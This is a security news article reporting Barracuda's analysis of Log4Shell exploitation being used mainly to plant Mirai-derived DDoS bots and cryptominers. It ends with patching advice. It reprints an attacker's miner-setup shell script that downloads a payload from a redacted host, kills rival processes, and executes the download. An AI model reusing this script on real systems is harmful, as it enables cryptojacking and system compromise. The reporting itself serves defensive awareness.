Log4shell exploits now used mostly for DDoS botnets, cryptominers

bleepingcomputer.com/news/security/log4shell-exploits-now-used-mostly-for-ddos-botnets-cryptominers/

Bill Toulas

By
Bill Toulas

- March 2, 2022
- 10:17 AM
- 0

The Log4Shell vulnerabilities in the widely used Log4j software are still leveraged by threat actors today to deploy various malware payloads, including recruiting devices into DDoS botnets and for planting cryptominers.

According to a report by Barracuda, the past couple of months were characterized by dips and spikes in the targeting of Log4Shell, but the volume of exploitation attempts has remained relatively constant.

After analyzing these attacks, Barracuda determined that most exploitation attempts came from US-based IP addresses, followed by Japan, central Europe, and Russia.

Attacker IPs heatmap *(Barracuda)*

In December 2021, researchers found Log4j version 2.14.1 and all previous versions to be vulnerable to CVE-2021-44228, dubbed "Log4Shell," a critical zero-day remote code execution flaw.

Apache, the developer of Log4j, attempted to resolve the issue by releasing version 2.15.0. However, subsequent vulnerability discoveries and security gaps extended the patching race until the end of the year, when version 2.17.1 finally addressed all problems.

However, according to Barracuda, many systems continue to run older versions of the popular logging framework and are thus vulnerable to exploitation.

Leveraged for DDoS and mining

Barracuda researchers have spotted various payloads targeting vulnerable Jog4j deployments, but the Mirai botnet derivatives appear to take the lion's share at this moment.

The Mirai malware targets publicly exposed network cameras, routers, and other devices and enlists them into a botnet of remotely controlled bots. The threat actor can then control this botnet to perform DDoS attacks against a specific target, depleting their resources and disrupting their online service.

As Barracuda's report explains, Mirai is distributed in various forms and from different sources, indicating that the operators are attempting to build a large botnet that targets victims of all sizes in the future.

The threat actors behind these operations are either renting their botnet firepower to others or are launching DDoS attacks themselves to extort companies.

Other payloads seen dropped by recent Log4j exploitation include:

- BillGates malware (DDoS)
- Kinsing (cryptominer)
- XMRig (cryptominer)
- Muhstik (DDoS)

```
export PATH=$PATH:$HOME:/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin
wget http://[redacted] 8002/linux$(whoami)||curl http://[redacted]:8002/linux$(whoami)
ps axf -o "pid"|while read procid
do
        ls -l /proc/$procid/fd | grep /tmp
        if [ $? -ne 1 ]
        then
                ls -l /proc/$procid/fd| grep -a -E "/var/tmp/adasdkjzlcasd"
                if [ $? -ne 0 ]
                then
                        kill -9 $procid
                                                echo zhaodao $procid
                else
                        echo "don't kill"$procid
                fi
        fi
done

ps axf -o "pid %cpu" | awk '{if($2>=50.0) print $1}' | while read procid
do
        ls -l /proc/$procid/exe| grep -a -E "/var/tmp/asdasdasdwxasd"
        if [ $? -ne 0 ]
        then
                kill -9 $procid
                                echo zhaodao $procid
        else
                echo "don't kill"$procid
        fi
done

wget http://[redacted] 8002/index -O /tmp/index ||curl -o /tmp/index http://[redacted]:8002/index
chmod 777 /tmp/index
/tmp/index
```

Script to set up the miner *(Barracuda)*

Barracuda's analysts say they did not see ransomware gangs exploiting publicly exposed VMWare installations and believe it's being used more as an insider threat for already compromised networks.


For example, the Conti Ransomware used Log4j exploits to spread laterally to VMware vCenter installations

A permanent threat

The simplest way to protect against these types of attacks is to update Log4j to version 2.17.1 or later and keep all your web applications up to date in general.

As most of the devices targeted by Mirai do not allow you to update individual packages, you will need to check for updated firmware that contains Log4j fixes and apply them if available.

While Barracuda reports seeing a steady volume of Log4Shell attacks, Sophos has recently reported a decline. However, all analysts agree that the threat remains.



Volume of attacks targeting Log4j *(Barracuda)*

Even if the interest of the majority of threat actors fades, some will continue to target vulnerable Log4j deployments since their numbers remain notable.

Valuable organizations that were lucrative for ransomware attacks have applied the security updates, but for purposes of cryptomining and DDoS attacks, neglected systems that run older versions are excellent targets.

Related Articles:

New EnemyBot DDoS botnet recruits routers and IoTs into its army

Microsoft detects massive surge in Linux XorDDoS malware activity

Lazarus hackers target VMware servers with Log4Shell exploits

New cryptomining malware builds an army of Windows, Linux bots

Log4j: List of vulnerable products and vendor advisories

Bill Toulas

Bill Toulas is a technology writer and infosec news reporter with over a decade of experience working on various online publications. An open source advocate and Linux enthusiast, is

currently finding pleasure in following hacks, malware campaigns, and data breach incidents, as well as by exploring the intricate ways through which tech is swiftly transforming our lives.